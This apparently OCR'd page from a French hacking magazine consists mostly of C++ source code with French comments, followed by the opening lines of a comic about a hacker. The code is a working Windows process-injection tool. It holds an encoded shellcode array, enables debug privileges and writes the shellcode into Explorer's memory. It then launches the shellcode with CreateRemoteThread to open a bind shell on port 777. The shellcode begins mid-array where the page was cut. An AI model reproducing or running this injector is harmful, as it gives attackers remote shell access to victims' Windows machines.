"\x8C\xC0\x6A\x32\x10\x4E\x5F\xDD\xBD\x89\xDD\x67\xDD\xBD\xA4\x10"
"\xE5\xBD\xD1\x10\xE5\xBD\xD5\x10\xE5\xBD\xC9\x14\xDD\xBD\x89\xCD"
```

```
"\xC9\xC8\xC8\xC8\xD8\xC8\xD0\xC8\xC8\x66\xEC\x99\xC8\x66\xCC\xA9"
"\x10\x78\xF1\x66\x66\x66\x66\x66\xA8\x66\xCC\xB5\xCE\x66\xCC\x95"
"\x66\xCC\xB1\xCA\xCC\xCF\xCE\x12\xF5\xBD\x81\x12\xDC\xA5\x12\xCD"
"\x9C\xE1\x98\x73\x12\xD3\x81\x12\xC3\xB9\x98\x72\x7A\xAB\xD0\x12"
"\xAD\x12\x98\x77\xA8\x66\x65\xA8\x59\x35\xA1\x79\xED\x9E\x58\x56"
"\x94\x98\x5E\x72\x6B\xA2\xE5\xBD\x8D\xEC\x78\x12\xC3\xBD\x98\x72"
"\xFF\x12\x95\xD2\x12\xC3\x85\x98\x72\x12\x9D\x12\x98\x71\x72\x9B"
"\xA8\x59\x10\x73\xC6\xC7\xC4\xC2\x5B\x91\x99";
// Pour davantage de stabilité, il faut utiliser une ShellCode
// utilisant une finalité par la fonction ExitThread.
// SE_DEBUG_NAME
//////////////////////////////////////////////////////////
int LoadPrivilege(){
// Modifie les attributs de privilèges -
  HANDLE hToken;
  LUID Value; // Locally Unique Identifier -
  TOKEN_PRIVILEGES tp;
  if( !OpenProcessToken( GetCurrentProcess(),
      TOKEN_ADJUST_PRIVILEGES | TOKEN_QUERY, &hToken ) )
return( GetLastError() );
  if( !LookupPrivilegeValue( NULL, SE_DEBUG_NAME, &Value ) )
return( GetLastError() );
  tp.PrivilegeCount = 1;
  tp.Privileges[0].Luid = Value;
  tp.Privileges[0].Attributes = SE_PRIVILEGE_ENABLED;
// Accorde les droits en Lecture/Ecriture -
  if( !AdjustTokenPrivileges( hToken, FALSE,
      &tp, sizeof( tp ), NULL, NULL ) )
return( GetLastError() );
  CloseHandle( hToken );
  return 1;
}
// Retrouve le PID de notre application Explorer -
//////////////////////////////////////////////////////////
int GetPidByName( char *name ){
   PROCESSENTRY32 PEntry;  // Informations sur les processus Win32 -
   HANDLE         hTool32; // SnapShot des différents processus -

  // Type des fonctions -
```

```
  HANDLE( WINAPI *pCreateToolhelp32Snapshot )( DWORD, DWORD );
  BOOL  ( WINAPI *pProcess32First )( HANDLE, LPPROCESSENTRY32 );
  BOOL  ( WINAPI *pProcess32Next )( HANDLE, LPPROCESSENTRY32 );
  // On charge les 3 adresses directement via notre librairie Kernel32.
  // Adresse fonction CreateToolhelp32Snapshot -
  pCreateToolhelp32Snapshot = ( HANDLE( WINAPI *)( DWORD, DWORD ) )
  GetProcAddress( LoadLibrary( "kernel32.dll" ),
  "CreateToolhelp32Snapshot" );
  // Adresse fonction Process32First (premier processus inscrit) -
  pProcess32First = ( BOOL( WINAPI *)( HANDLE, LPPROCESSENTRY32 ) )
  GetProcAddress( LoadLibrary( "kernel32.dll" ), "Process32First" );
  // Adresse fonction Process32Next (les suivants par boucle) -
  pProcess32Next = ( BOOL( WINAPI *)( HANDLE, LPPROCESSENTRY32 ) )
  GetProcAddress ( LoadLibrary( "kernel32.dll" ), "Process32Next" );
  // On fixe la taille de la structure avant utilisation -
  PEntry.dwSize = sizeof( PROCESSENTRY32 );
  // On crée notre Snapshot ( TH32CS_SNAPPROCESS ) -
  hTool32 = pCreateToolhelp32Snapshot( TH32CS_SNAPPROCESS, 0 );
  // On récupère le premier processus -
  pProcess32First( hTool32, &PEntry );
  // Si le nom correspond à notre cible, on retourne le PID -
  if( !strcmp( PEntry.szExeFile, name ) ){
    return PEntry.th32ProcessID;}
  // Sinon, on teste les processus suivants en boucle -
  while( pProcess32Next( hTool32, &PEntry ) )
if( !strcmp( PEntry.szExeFile, name ) ){
        return PEntry.th32ProcessID;}
  // Sinon, on a rien trouvé qui correspond (on renvoit NULL) -
  return 0;
}
// Constitue un Thread et injecte le ShellCode -
//////////////////////////////////////////////////////
void Injection( HANDLE hModule ){
  int LenWrite = strlen( MyShellCode )+1;
  char *AllocMemo;
  LPTHREAD_START_ROUTINE InjectMe;
  HANDLE hThread;
  DWORD Result;
  // Détermine une allocation valide dans la mémoire virtuelle -
```


```
  AllocMemo = ( char * )VirtualAllocEx( hModule, NULL,
                LenWrite, MEM_COMMIT, PAGE_READWRITE );
  // Ecrit le ShellCode dans l'espace alloué -
  WriteProcessMemory( hModule, AllocMemo, MyShellCode,
                      LenWrite, NULL );
  // Injecte le ShellCode -
  InjectMe = ( LPTHREAD_START_ROUTINE )AllocMemo;
  if( !InjectMe ){
    cout<<"~Problm Injection[Level1]"<<endl;
    return;} // problème adresse -
  // Exécute le ShellCode (InjectMe est notre OFFSET ShellCode) -
  hThread = CreateRemoteThread( hModule, NULL,
            0, InjectMe, NULL, THREAD_SUSPEND_RESUME, NULL );
  if( !hThread ){
    cout<<"~Problm Injection[Level2]"<<endl;
    return;} // problème adresse -
  // Attend une seconde -
  Result = WaitForSingleObject( hThread, 1*1000 );
  // Option du délai -
  if( Result == WAIT_ABANDONED ||
      Result == WAIT_TIMEOUT ||
      Result == WAIT_FAILED )return;
  // Libère la mémoire allouée précédement -
  VirtualFreeEx ( hModule, ( void* )AllocMemo, 0, MEM_RELEASE );
  if( hThread != NULL )CloseHandle( hThread );
  return; // Bye -
}
// Corps principal du programme -
////////////////////////////////////////////////// Main ///
void main ( int argc, char * argv[] ){

  cout<<"------ Version 1.0 ----------------------------------"<<endl;
  cout<<"------ Constitution d'un Thread dans Explorer -------"<<endl;
  cout<<"--- Injection d'un ShellCode BindShell (port 777) ---"<<endl;
  cout<<"-------------------------------- snakeee@free.fr ---"<<endl;
  Sleep( 1000 );
  // Mauvaise ligne de commande -
  if( argc != 1 ){return;}
```


```
  HANDLE hProc;          // Handle process -
  DWORD ProcPID = NULL; // Initialisation PID DWORD Null -

  ProcPID = GetPidByName( MyTarget ); // Process ID -
  // Le Process IDD est introuvable -
  if( !ProcPID ){
    cout<<"[-]Process ID introuvable!"<<endl;
    return;}
  cout<<"[+]PID Explorer : "<<ProcPID<<endl;Sleep( 1000 );
  // LoadPrivilege optionnel avec Explorateur Win32 -
  LoadPrivilege();
  if( LoadPrivilege() != 1 ){
    cout<<"[-]DebugPrivilege en échec!"<<endl;
    return;
  }
  cout<<"[+]DebugPrivilege OK"<<endl;Sleep( 1000 );
  // Ouvre le Processus ciblé afin d'y écrire le ShellCode -
  hProc = OpenProcess( PROCESS_ALL_ACCESS, FALSE, ProcPID );
  if( !hProc ){
    cout<<"[-]Opération Open/Write/Read impossible!"<<endl;
    return;} // Problème Handle -
  // Injection est commandée -
  cout<<"[+]OpenProcess OK"<<endl;Sleep( 1000 );
  Injection( hProc );
  cout<<"[+]Done. BindShell en attente sur le port 777"<<endl;
  return;
} // EOF
```

FUTURE EXPOSED, la BD. Suite du premier numéro
Demian notre hacker, arrive à son lieu de rendez vous où il attend sa nouvelle mission.


« Juste un hack de plus ! » lui avait-on dit quand il avait demandé des précisions. « Rien d'autre qu'une de ces infiltrations comme vous savez si bien le faire ». Mais aujourd'hui dans ce temple mystique face à ce drôle de type, Demian commence à croire qu'il ne s'agit pas seulement d'un banal petit piratage, pas juste un hack de plus…

